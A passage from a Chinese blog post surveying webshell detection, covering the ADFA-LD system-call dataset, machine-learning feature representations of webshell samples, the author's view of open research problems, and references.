

图38

这方面的典型代表是开源项目ADFA-LD[11]，ADFA-LD数据集是澳大利亚国防学院对外发布的一套主机级入侵检测数据集合，包括Linux和Windows，是一个包含了入侵事件的系统调用syscall序列的数据集，以单个进程，一段时间窗口内的systemcall api为一组。

ADFA-LD数据已经将各类系统调用完成了特征化，并针对攻击类型进行了标注，各种攻击类型如表6所示

攻击类型	数据量	标注类型
Trainning	833	normal
Validation	4373	normal
Hydra-FTP	162	attack
Hydra-SSH	148	attack
Adduser	91	attack

Java-Meterpreter	125	attack
Meterpreter	75	attack
Webshell	118	attack

表6

和基于Web应用运行时的敏感行为审计方案类似，基于系统调用行为序列检测方案最大的挑战在于如何对系统调用行为序列模式进行有效的模式识别。恶意攻击行为产生的系统调用序列，和正常进程产生的系统调用序列，是否存在明显的线性可分性，以及如何从系统调用序列中提取出有泛化能力的模式信息，对防守方来说是最大的挑战。

2.3.8 针对机器学习/深度学习检测技术的攻击博弈

机器学习、深度学习是当下学界和工程界讨论和使用地比较多的一种技术。为了讨论上了严谨性，本文将机器学习、深度学习算法视为一种数学和参数优化工具，然后根据不同的特征表征方式对不同的机器学习技术方案进行分别讨论。

本质上说，机器学习、深度学习算法是一种通用数学工具，不同算法之间的主要区别在于自由参数的规模、对数据集中模式信息的拟合能力、模型泛化能力上的区别。它们的关系如图39所示。



图39

基于这个原因，我们从数据表征和特征表征角度进行分类，机器学习/深度学习检测技术主要分为三类。

（1）基于源代码文本的机器学习

基于源代码文本的机器学习主要指不改变Webshell源代码本身的环境信息，直接针对原始的文本中进行特征工程，常见的方法如表7所示。

表征方法	示例
词袋词频表征方法	TF-IDF、WordBag
字符序列	ASCII向量化
词嵌入	word2vec、skpigram

表7

（2）基于动态OPCODE行为序列的机器学习

从信息角度来看，静态文本信息丢失了样本实际运行中产生的动态行为序列信息，动态行为信息往往是区分正负样本的一个重要维度，这导致了静态文本检测在特征表征上丢失了大量的有价值信息，进一步也影响了算法模型的训练和检测效果。

一个典型的Weshell样本，其源码文件和动态行为序列的区别如图40所示。



图39

从文本层面上看，源码文件中包含的更多是字符子序列、词频、不同字符子序列之间的组合以及上下文关系。但是Webshell是一门可以被动态解释执行的脚本语言，源代码在经过编译后往往会膨胀。

（3）基于系统调用行为序列的机器学习

系统调用行为序列和OPCODE行为序列类似，都属于动态行为检测的一种方式，主要区别在于运行语义的不同，系统调用行为序列是操作系统所产生的行为序列，整体上更宏观一些，对Webshell行为的描述也更粗粒度一些。

从下章开始，将会集中讨论目前学界和工程界在机器学习、深度学习方面的进展和成果。

回到顶部(go to top)

3. 机器学习在Webshell攻击检测技术中的应用

机器学习、深度学习是当前学界和工程界的一个热点话题。这里列举一些学界前人的论文工作。

对于机器学习在Webshell攻击检测技术中的应用，作者这里主要想阐述一个观点，机器学习和深度学习只是一种算法，即数学工具，对Webshell检测问题的分析，我们需要更多地关注下数据和特征层面的工作和研究。对于一个静态Webshell样本，可以有很多不同的观察角度，在不同的观察角度下，可以产生完全不同语境的数据。虽然现在大数据分析是一个热门高频词，但作者认为，我们应该更多地关注大数据是如何产生的。了解和优化样本数据产生方式，可以从源头提升数据本身的信息熵，进而提升最终的分类效果。

总体上，一个典型的机器学习框架如图40所示。



图40

回到顶部(go to top)

4. 结束语

本文对当前工程界、学术界针对Webshell检测的一些方法进行了一个概括性的总结。笔者认为，对于Webshell检测这个领域问题来说，当前急需解决的根本问题有如下几个：

1. 静态样本文本表征转换方式的创新，当前主流的做法有1）直接提取样本的ASCII源码序列、2）通过编译器获取编译后中间指令序列、3）通过沙箱模拟运行后得到动态中间指令序列。笔者希望学界和工程界能提出更多有效的表征方式，因为从实际的研究和工程实践结果来看，这一步往往是决定最终整体方案效果的决定性因素，一个好的文本表征方法可以大幅度提升整体的检出和召回。

2. 面向多维度异构日志的整理利用与综合决策，随着恶意样本攻防对抗程度的不断提升，基于单一维度的表征日志进行建模的方法越来越受到制约，解决的问题也越来越有限。尤其是面对高强度对抗样本的时候，单一维度的信息提取表征方法往往会出现关键信息缺失的现象，笔者将其称之为差分信息。差分信息的出现有两种可能，1）信息提取系统本身的不完善导致的差分信息缺失、2）经过精心构造的恶意样本本身引发的提取失败或提取不完整。因此，笔者认为有效的解决手段是在差分信息的基础上，通过综合利用其它维度的信息进行辅助决策，从而实现在提升模型对抗泛化能力的同时，有效控制误报。

回到顶部(go to top)

5. 参考文献

[1] Markus J, Zulfikar R. Crimeware: Understanding New Attacks and Defenses[J]. Upper Saddle River, 2008.

[2] 2020年中国互联网网络安全报告 - 国家互联网应急中心

[3] Webshell研究综述：检测与逃逸之间的博弈. Long Xiao1 , Fang Yong2 , Huang Cheng1 , Liu Liang2

[4] Starov O, Dahse J, Ahmad S S, et al. No honor among thieves: A large-scale analysis of malicious web shells[C]//Proceedings of the 25th International Conference on World Wide Web. International World Wide Web Conferences Steering Committee, 2016: 1021- 1032

[5] OWASP Top Ten. https://owasp.org/www-project-top-ten/

[6] Detecting Encrypted Malware Traffic (Without Decryption). Blake Anderson. June 23, 2017

[7] Joy, https://github.com/cisco/joy

[8] 基于Web访问日志的异常行为检测. SECURITY 前沿技术. 安全技术部, 姚伟, 2015.3

[9] webshell检测 - 日志分析. 碳基体, 2015

[10] NeoPI -- https://github.com/Neohapsis/NeoPI

[11] The ADFA Intrusion Detection Datasets. https://www.unsw.adfa.edu.au/unsw-canberra-cyber/cybersecurity/ADFA-IDS-Datasets/

分类: 学术课题

郑瀚Andrew.Hann
关注 - 5
粉丝 - 1033
+加关注

« 上一篇： 论文草稿
» 下一篇： 鲁米诗歌欣赏

posted @ 2020-09-08 16:40 郑瀚Andrew.Hann 阅读(1175) 评论(0) 编辑 收藏 举报

编辑推荐：
· 在 ASP.NET Core Web API中使用 Polly 构建弹性容错的微服务
· 带团队后的日常思考（五）
· 聊聊我在微软外服的工作经历及一些个人见解
· 死磕 NIO — Reactor 模式就一定意味着高性能吗?
· 消息队列那么多，为什么建议深入了解下RabbitMQ?

最新新闻:
· 互联网流量的价格问题（2021-10-27 13:27）
· 超车思维之下，科技创新“困”在造假中（2021-10-27 13:15）
· 北上广没有理想，四五线没有蔚来（2021-10-27 13:02）
· 官宣！中国移动5G冰雪之队正式亮相（2021-10-27 12:50）
· OPPO发力感知和计算领域 计划2022年落地1500万+车辆（2021-10-27 12:38）
» 更多新闻...

历史上的今天：
2016-09-08 MetInfo /admin/login/login_check.php Var Overide Vul
2015-09-08 绿麻雀p2p网贷系统前台\Style\header\Lib\Controller\AvatarFlashUpload.php ...